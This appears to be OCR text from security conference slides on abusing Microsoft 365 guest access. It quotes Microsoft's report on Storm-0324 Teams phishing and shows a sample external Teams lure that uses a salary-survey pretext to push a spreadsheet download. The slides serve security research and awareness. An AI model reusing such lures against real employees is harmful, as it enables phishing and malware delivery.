
- Receive your profile data
- Collect and log your activity
- Use your profile data and activity data

You should only accept if you trust Zenity Demo. **Zenity Demo has not provided links to their terms for you to review.** You can update these permissions at https://myaccount.microsoft.com/organizations.
Learn more

This resource is not shared by Microsoft.

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24



Apps

This is unavailable due to your account permissions and company's settings

Apps dashboard

There are no apps to show.

Zenity Demo

Hacker5

hacker5@pwntoso.onmicroso...

Everything works as expected ?


Everything works as expected ? ??

Guest exploitation state of the art

Guest exploitation state of the art

1. Phishing via Teams

Guest exploitation 1. Phishing via Teams state of the art




Research Endpoint security Microsoft Defender XDR Threat actors · 8 min read

Malware distributor Storm-0324 facilitates ransomware access

By Microsoft Threat Intelligence

https://www.microsoft.com/en-us/security/blog/2023/09/12/malware-distributor-storm-0324-facilitates-ransomware-access/




New Teams-based phishing activity

In July 2023, Storm-0324 began using phishing lures sent over Teams with malicious links leading to a malicious SharePoint-hosted file. For this activity, Storm-0324 most likely relies on a publicly available tool called TeamsPhisher. TeamsPhisher is a Python-language program that enables Teams tenant users to attach files to messages sent to external tenants, which can be abused by attackers to deliver phishing attachments. These Teams-based phishing lures by threat actors are identified by the Teams platform as “EXTERNAL” users if external access is enabled in the organization.

Microsoft takes these phishing campaigns very seriously and has rolled out several improvements to better defend against these threats. In accordance with Microsoft policies, we have suspended identified accounts and tenants associated with inauthentic or fraudulent behavior. We have also rolled out enhancements to the Accept/Block experience in one-on-one chats within Teams, to emphasize the externality of a user and their email address so Teams users can better exercise caution by not interacting with unknown or malicious senders . We rolled out new restrictions on the creation of domains within tenants and improved notifications to tenant admins when new domains are created within their tenant. In addition to these specific enhancements, our development teams will continue to introduce additional preventative and detective measures to further protect customers from phishing attacks.

Guest exploitation 1. Phishing via Teams state of the art




Research Endpoint security Microsoft Defender XDR Threat actors · 8 min read

Malware distributor Storm-0324 facilitates ransomware access

By Microsoft Threat Intelligence

https://www.microsoft.com/en-us/security/blog/2023/09/12/malware-distributor-storm-0324-facilitates-ransomware-access/




New Teams-based phishing activity

In July 2023, Storm-0324 began using phishing lures sent over Teams with malicious links leading to a malicious SharePoint-hosted file. For this activity, Storm-0324 most likely relies on a publicly available tool called TeamsPhisher. TeamsPhisher is a Python-language program that enables Teams tenant users to attach files to messages sent to external tenants, which can be abused by attackers to deliver phishing attachments. These Teams-based phishing lures by threat actors are identified by the Teams platform as "EXTERNAL" users if external access is enabled in the organization.

Microsoft takes these phishing campaigns very seriously and has rolled out several improvements to better defend against these threats. In accordance with Microsoft policies, we have suspended identified accounts and tenants associated with inauthentic or fraudulent behavior. We have also rolled out enhancements to the Accept/Block experience in one-on-one chats within Teams, to emphasize the externality of a user and their email address so Teams users can better exercise caution by not interacting with unknown or malicious senders . We rolled out new restrictions on the creation of domains within tenants and improved notifications to tenant admins when new domains are created within their tenant. In addition to these specific enhancements, our development teams will continue to introduce additional preventative and detective measures to further protect customers from phishing attacks.

@mbrg0
mbgsec.com
t2’24

Guest exploitation 1. Phishing via Teams state of the art



Some people in this chat are outside your org. It's possible they have message-related policies that will apply to the chat. Learn more

phish her (External) added tom dog to the chat.

phish her (External) 7:13 PM

Hi Tom,

In an effort to improve compensation in our industry, I have been crowdsourcing salary data from sales employees in our field. The attached spreadsheet has up to date info for some of the leading businesses as well as breakouts by seniority and tenure. I saw you worked at Bob Jones Big Bank and was hoping you might be willing to share some data to add to the data set.

Some people have had issues viewing the spreadsheet within browsers; your best bet is to download it and open it that way.

